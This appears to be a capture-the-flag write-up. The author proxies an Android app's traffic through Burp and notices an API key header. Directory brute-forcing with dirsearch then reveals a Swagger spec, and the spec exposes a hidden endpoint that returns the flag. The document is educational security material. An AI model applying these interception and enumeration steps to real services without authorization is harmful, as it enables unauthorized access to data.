

After installing the app in genymotion



IP/domain: 34.89.210.219

Port: 30756

Configuring proxy



AndroidWifi

Metered: Detect automatically

Proxy: Manual

The HTTP proxy is used by the browser but may not be used by the other apps.


Proxy hostname: 192.168.1.16

Proxy port: 8080

Bypass proxy for: example.com,mycomp.test.com,localh

IP settings: DHCP

In burp



These settings control how Burp binds the proxy listener.


Bind to port: 8080

Bind to address: ○ Loopback only

● All interfaces

○ Specific address: 127.0.0.1

Press get and we can see http traffic now




Request to http://34.89.210.219:30756

```
GET /api/v1/getdata HTTP/1.1
Accept: application/json
X-API-KEY: FBA34-E4Q4D3-E5C8XB1-DDA9A-26ED76
User-Agent: Dalvik/2.1.0 (Linux; U; Android 12; Galaxy S10 Build/SQ1D.220205.004)
Host: 34.89.210.219:30756
Connection: close
Accept-Encoding: gzip, deflate, br


```


Sending it to repeater to play with it

These are the codes for the color evertime with different codes means different colors




```
HTTP/1.1 200 OK
Server: gunicorn
Date: Mon, 25 Mar 2024 14:51:29 GMT
Connection: close
Content-Type: application/json
Content-Length: 64

{
  "colors":{
    "c1":"#C9CAF0",
    "c2":"#978D91",
    "c3":"#3EB7B9"
  }
}
```

We can notice there is a api key sent with the request that gets the color




```
GET /api/v1/getdata HTTP/1.1
Accept: application/json
X-API-KEY: FBA34-E4Q4D3-E5C8XB1-DDA9A-26ED76
User-Agent: Dalvik/2.1.0 (Linux; U; Android 12; Galaxy S10 Build/SQ1D.220205.004)
Host: 34.89.210.219:30756
Connection: close
Accept-Encoding: gzip, deflate, br
```

Now directory bruteforce to reveal api endpoints.




```
root@kali:~# dirsearch -u 34.89.210.219:30756  -w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 268

Output File: /root/.dirsearch/reports/34.89.210.219-30756_24-03-25_10-56-01.txt

Error Log: /root/.dirsearch/logs/errors-24-03-25_10-56-01.log

Target: http://34.89.210.219:30756/

[10:56:01] Starting:
[10:56:07] 200 -    1KB - /swagger/

Task Completed
root@kali:~#
```

Sending a get request to /swagger/




```
GET /swagger/ HTTP/1.1
Accept: application/json
X-API-KEY: FBA34-E4Q4D3-E5C8XB1-DDA9A-26ED76
User-Agent: Dalvik/2.1.0 (Linux; U; Android 12; Galaxy S10 Build/SQ1D.220205.004)
Host: 34.89.210.219:30756
Connection: close
Accept-Encoding: gzip, deflate, br


```

We got this which reveals file called swagger.json



```
  };
  var user_config = {
    "dom_id": "#swagger-ui", "url": "/static/swagger.json", "layout":
    "StandaloneLayout", "deepLinking": true, "oauth2RedirectUrl":
    "http://34.89.210.219:30756/swagger/oauth2-redirect.html"
  };
    // User config options provided from Python code
```


Let’s see what is it.



```
{
  "swagger":"2.0",
  "info":{
    "title":"My API",
    "description":"API Description",
    "version":"1.0"
  },
  "host":"localhost:5000",
  "schemes":[
    "http"
  ],
  "paths":{
    "/api/v1/getdata":{
      "get":{
        "summary":"Get Resource One",
        "responses":{
          "200":{
            "description":"Successful response"
          }
        }
      }
    },
    "/api/v1/getfl":{
      "get":{
        "summary":"Get Resource Two",
        "responses":{
          "200":{
            "description":"Successful response"
```


We can see an api action called /api/v1/getfl

Requesting this action



```
GET /api/v1/getfl HTTP/1.1
Accept: application/json
X-API-KEY: FBA34-E4Q4D3-E5C8XB1-DDA9A-26ED76
User-Agent: Dalvik/2.1.0 (Linux; U; Android 12; Galaxy S10 Build/SQ1D.220205.004)
Host: 34.89.210.219:30756
Connection: close
Accept-Encoding: gzip, deflate, br

```

And we got the flag.



```

{
  "flag":"CTF{21fb574397e3c49950511c5f1a9dd413ffc5986a0a15b36878434e21782877f0}"
}

```